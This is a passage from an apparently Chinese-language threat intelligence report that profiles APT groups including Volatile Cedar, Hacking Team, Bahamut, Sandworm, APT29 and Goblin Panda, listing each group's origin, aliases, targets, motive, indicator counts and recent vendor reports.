
知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	62	37	25	0

最近发布报告

2021-02-25	TA413 Leverages New FriarFox Browser Extension to Target the Gmail Accounts of Global Tibetan Organizations	proofpoint

APT 组织画像



6.2.41 Volatile Cedar

组织名	Volatile Cedar
中文名	无
组织地理	黎巴嫩
别名	Reuse team，Malware reusers，Dancing Salome
历史目标	美国，加拿大，英国，土耳其，黎巴嫩，以色列
目标行业	国防，通信，媒体，教育
发现时间	2015-03-30
最近活跃	2021-09-05
动机	意识形态
描述	Volatile Cedar 组织位于黎巴嫩，可能存在政治关联，最早活跃于 2012 年初，已确定的攻击目标行业包括国防、电信、媒体和教育，受害国家包括美国、加拿大、英国、土耳其、黎巴嫩和以色列。该组织主要工具为 Explosive 远控木马，通过控制面向公众的 Web 服务器从而渗透至目标内部网络，手段包括在线的人工攻击和自动化 USB 感染机制。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
4	63	23	40	0

最近发布报告

2021-09-05	samp5.cve	alienvault
2019-12-11	Fusion.dll - Fusion Core PUA	alienvault
2017-02-06	Volatile Cedar 20170205	alienvault

APT 组织画像


6.2.42 Hacking Team

组织名	Hacking Team	
中文名	无	
组织地理	意大利	
别名	无	
历史目标	未知	
目标行业	政府，军事	
发现时间	2003-01-01	
最近活跃	2018-03-13	
动机	组织受益	
描述	Hacking Team 是一家位于米兰的信息技术公司，向政府、执法机构和销售公司进行提供入侵和监视方法，该公司向世界到各地的政府出售间谍软件。Hacking Team 收集了很多 0day 漏洞，并出售给许多 APT 组织使用，通过该公司旗舰产品 RCS（远程控制系统）从目标设备中提取文件、拦截电子邮件和实时消息，以及远程激活设备的网络摄像头和麦克风。Hacking Team 相关恶意代码家族为 win.rcs。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	87	13	74	0

最近发布报告		
2018-03-13	New traces of Hacking Team in the wild	alienvault

APT 组织画像



6.2.43 Bahamut

组织名	Bahamut
中文名	无
组织地理	中东
别名	无
历史目标	埃及，伊朗，巴勒斯坦，卡塔尔，突尼斯，土耳其，阿联酋
目标行业	政治，金融，媒体，外交，教育
发现时间	2018-07-25
最近活跃	2021-08-14
动机	间谍活动
描述	Bahamut 组织主要在中东和中亚开展业务的 APT 组织，该组织怀疑被几个国家赞助。该组织主要通过仿冒网站进行凭据收集和网络钓鱼投递恶意软件。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
10	704	381	322	1

最近发布报告

2021-08-14	Bahamut Threat Group Targeting Users Through Phishing Campaign	alienvault
2021-04-05	Bahamut Possibly Responsible for Multi-Stage Infection Chain Campaign	alienvault
2021-03-16	通过 U 盘传播的多功能勒索软件分析	安天
2021-03-16	针对印度锡克教分离主义运动的攻击活动	360 威胁情报中心
2020-10-8	Smoke and Mirrors – Hack-for-Hire Group Builds Fake Online Empire	alienvault

APT 组织画像



6.2.44 Viceroy Tiger

组织名	Viceroy Tiger	
中文名	无	
组织地理	印度	
别名	Appin，OperationHangover	
历史目标	巴基斯坦，中国，挪威	
目标行业	通信	
发现时间	2017-02-06	
最近活跃	2020-05-13	
动机	间谍活动	
描述	Viceroy Tiger 是一个印度 APT 组织，首次披露于针对挪威电信公司 Telenor 的攻击活动。其攻击手段主要为社会工程学方式，通过给高层管理人员发送钓鱼邮件进行木马投递，并且该组织从未使用 0day 漏洞，工具集包括 Smackdown 下载器和 HangOver 信息窃取程序。目标国家包括巴基斯坦、中国、挪威。	

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
6	1733	436	1295	2

最近发布报告

2020-05-13	Updated BackConfig Malware Targeting Government and Military Organizations in South Asia	alienvault
2020-05-12	South Asian governments and militaries targeted by the BackConfig malware	alienvault
2018-07-26	Analysis of the latest attack activities of APT-C-35 organization	alienvault
2017-11-21	Continued Hangover Activity	alienvault

APT 组织画像

6.2.45 GALLIUM

组织名	GALLIUM
中文名	无
组织地理	未知
别名	无
历史目标	东南亚，欧洲，非洲
目标行业	电信
发现时间	2019-12-13
最近活跃	2019-12-13
动机	数据窃取
描述	GALLIUM 主要目标是东南亚，欧洲和非洲的电信提供商。为了破坏目标网络，GALLIUM 使用公开可用的漏洞来针对未打补丁的 Web 网站。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	87	24	63	0

最近发布报告

2019-12-13	MICROSOFT-2019-12-12: GALLIUM: Targeting global telecom	alienvault
2019-11-19	ACSC-2019-134: Current targeting of Australian telecommunications providers	alienvault

APT 组织画像



6.2.46 WellMess

组织名	WellMess	
中文名	无	
组织地理	俄罗斯	
别名	APT-C-42，WellMess	
历史目标	大中华地区	
目标行业	通信	
发现时间	2017-01-01	
最近活跃	2021-09-11	
动机	数据窃取	
描述	WellMess 具有极高的战术素养，擅长使用 GO 语言构建攻击武器，具备 Windows 和 Linux 双平台攻击能力。该组织相关的两个行动：WellServ 行动主要是攻击目标的服务器，以长期持续控制和内网渗透为目的；WellVpn 行动主要是针对网络基础服务供应商技术人员的定向攻击，以恶意 VPN 服务社工钓鱼作为切入点进行供应链攻击。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	64	33	31	0

最近发布报告		
2021-09-11	BlackMatter Ransomware v2.0 | Chuong Dong	alienvault
2020-07-17	被低估的混乱军团 -WellMess（APT-C-42）组织网络渗透和供应链攻击行动揭秘	CoreSec360

APT 组织画像

6.2.47 Sandworm

组织名	Sandworm	
中文名	无	
组织地理	俄罗斯	
别名	Sandworm Team，Black Energy，BlackEnergy，Quedagh，Voodoo Bear，TEMP. Noble，Iron Viking	
历史目标	俄罗斯，乌克兰，波兰，立陶宛，白俄罗斯，阿塞拜疆，吉尔吉斯斯坦，哈萨克斯坦，伊朗，伊斯兰共和国，以色列，土耳其，越南，德国，比利时，瑞典	
目标行业	能源，政府，航空航天，金融，教育，运输	
发现时间	2017-03-19	
最近活跃	2019-01-24	
动机	间谍活动	
描述	Sandworm（“沙虫”）最早活跃于 2008 年 8 月，该组织使用 Black Energy 工具针对工业控制系统进行间谍活动、拒绝服务和破坏数据。Sandworm 组织被认为是造成 2008 年格鲁吉亚 DDoS 攻击和 2015 年乌克兰电网中断的主要元凶。	

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	118	11	104	3

最近发布报告

2020-06-01	Likely Sandworm infrastructure	alienvault
2019-01-24	GreyEnergys overlap with Zebrocy	alienvault
2018-10-17	GREYENERGY A successor to BlackEnergy	alienvault

APT 组织画像


6.2.48 Rocket Kitten

组织名	Rocket Kitten	
中文名	无	
组织地理	伊朗	
别名	TEMP.Beanie，Operation Woolen Goldfish，Operation Woolen-Goldfish，Thamar Reservoir，Timberworm	
历史目标	沙特阿拉伯，委内瑞拉，阿富汗，阿联酋，伊朗，以色列，伊拉克，科威特，土耳其，加拿大，也门，英国，埃及，叙利亚，约旦	
目标行业	政府，教育，媒体，新闻，科技	
发现时间	2017-03-07	
最近活跃	2017-12-05	
动机	间谍活动	
描述	Rocket Kitten 是一个伊朗 APT 组织，主要目标是沙特阿拉伯、以色列、美国、伊朗的高级国防官员、领事馆人员，同时关注著名伊朗研究人员、人权活动家、新闻工作者、物理和领域学者。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
5	232	39	193	0

最近发布报告		
2017-12-05	Flying Kitten to Rocket Kitten	alienvault
2017-03-19	A protective edge themed spear phishing campaign Gholee （2014）	alienvault
2017-02-16	Magic Hound Campaign Attacks Saudi Targets	alienvault
2015-11-09	Rocket Kitten: A campaign with 9 lives	alienvault
2015-06-03	Thamar Reservoir – An Iranian cyber-attack campaign	alienvault

APT 组织画像



6.2.49 Charming Kitten

组织名	Charming Kitten
中文名	无
组织地理	伊朗
别名	Newscaster，Parastoo，iKittens，Group 83，Newsbeef，NewsBeef
历史目标	美国，沙特阿拉伯，以色列，伊拉克，英国
目标行业	政府，国防，军事，外交
发现时间	2017-02-06
最近活跃	2021-01-16
动机	间谍活动
描述	Charming Kitten（又称 Parastoo，Newscaster）是一个伊朗 APT 组织，针对政府，国防技术，军事和外交部门。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
20	1711	1557	154	0

最近发布报告

2021-01-15	clone AV here kitty kitty	alienvault
2020-05-13	Phosphorus medium confidence indicators	alienvault
2020-04-05	“Charming Kitten”， Targeting the Baha’i Community	alienvault
2020-02-05	Fake Interview: The New Activity of Charming Kitten	alienvault
2020-01-08	Continued Phosphorus Activity January 2020	alienvault

APT 组织画像



6.2.50 MAGNALLIUM

组织名	MAGNALLIUM	
中文名	无	
组织地理	伊朗	
别名	APT33	
历史目标	沙特阿拉伯，美国，韩国	
目标行业	能源，航空，航天	
发现时间	2018-12-23	
最近活跃	2020-02-13	
动机	间谍活动	
描述	自 2013 年以来，MAGNALLIUM 就瞄准了石化制造商和其他工业组织，该小组缺乏攻击 ICS 的能力，目前仅专注于信息收集。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
21	835	506	319	10

最近发布报告

2020-02-13	PowerBand the APT33 Variant	alienvault
2020-02-12	MEETING POWERBAND: THE APT33 .NET POWERTON VARIANT	alienvault
2020-01-06	APT33 - Iranian Cyber Espionage targeting Aerospace and Energy Sectors	alienvault
2019-11-17	More than a Dozen Obfuscated APT33 Botnets Used for Extreme Narrow Targeting	alienvault
2019-11-13	Career-themed campaign possible linked to APT33	alienvault

APT 组织画像



6.2.51 Orangeworm

组织名	Orangeworm
中文名	无
组织地理	未知
别名	无
历史目标	美国，印度，沙特阿拉伯，英国
目标行业	制造业，卫生保健，医疗
发现时间	2015-01
最近活跃	2021-09-21
动机	间谍活动

描述	Orangeworm 组织首次发现于 2015 年 1 月，其在美国，欧洲和亚洲的医疗保健行业的大型国际公司中安装了一个名为 Kwampirs 的自定义后门，进行了有针对性的攻击。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
6	9256	6219	3037	0

最近发布报告

2020-04-02	Kwampirs Malware.	alienvault
2018-04-23	Orangeworm attack group targets the healthcare sector in the U.S.， Europe，and Asia	alienvault

APT 组织画像



6.2.52 APT29

组织名	APT29
中文名	无
组织地理	俄罗斯
别名	Dukes，Group 100，Cozy Duke，CozyDuke，EuroAPT，CozyBear，CozyCar，Cozer，Office Monkeys，OfficeMonkeys，APT29，Cozy Bear，The Dukes，Minidionis，SeaDuke，Hammer Toss，YTTRIUM，Iron Hemlock，Grizzly Steppe
历史目标	美国，中国，新西兰，乌克兰，罗马尼亚，格鲁吉亚，日本，韩国，比利时，哈萨克斯坦，巴西，墨西哥，土耳其，葡萄牙，印度
目标行业	政府
发现时间	2016-11-11
最近活跃	2021-10-13
动机	间谍活动

描述	APT29 是一个资源充足、高度专注和有组织的网络间谍团伙，最早 2008 年开始活动，并且一直为俄罗斯政府工作，搜集情报以支持外交和安全政策的决策。该组织主要针对西方政府和相关机构如政府内阁、政治智囊团和政府分包商。他们的目标还包括独联体成员国政府、亚洲、非洲和中东政府、与车臣极端主义有关的组织以及从事受管制物质和药品非法贸易的俄罗斯语的人群。近年来，APT29 发动大规模鱼叉式网络钓鱼攻击，影响到与政府机构和附属组织相关的数百甚至数千名人员。这些攻击采用暴力入侵（smash-and-grap）的手法，高调快速地攻破目标，然后迅速地收集、转出尽可能多的数据。如果攻破的目标被发现有利用价值，APT29 将快速切换使用的工具集，转而专注于持续入侵和长期情报搜集的隐形战术。并且该组织被怀疑是 2015 年白宫、国务院、五角大楼和参谋长联席会议的非机密网络攻击的幕后推手。APT29 的工具包括 MiniDuke、CosmicDuke、OionDuke、CozyDuke、SeaDuke、CloudDuke（又名 MiniDionis）和 HammerDuke（又名 Hammertoss）。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
52	3139	786	2289	64

最近发布报告

2021-10-13	Chinese hackers use Windows zero-day to attack defense， IT firms	alienvault
2021-10-08	Tomiris backdoor and its connection to Sunshuttle and Kazuar | Securelist	alienvault
2021-08-18	APT29—觊觎全球情报的国家级黑客组织（下）	微步
2021-08-11	APT29—觊觎全球情报的国家级黑客组织（中）	微步
2021-08-05	APT29—觊觎全球情报的国家级黑客组织（上）	微步

APT 组织画像




6.2.53 Goblin Panda

组织名	Goblin Panda	
中文名	无	
组织地理	大中华地区	
别名	Hellsing，Conimes，Cycldek	
历史目标	印度，美国，马来西亚，印尼，菲律宾	
目标行业	政府	
发现时间	2015-04-20	
最近活跃	2021-04-07	
动机	间谍活动	
描述	Goblin Panda 组织主要使用鱼叉式网络钓鱼攻击东南亚、印度和美国的外交实体。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
13	805	228	576	1

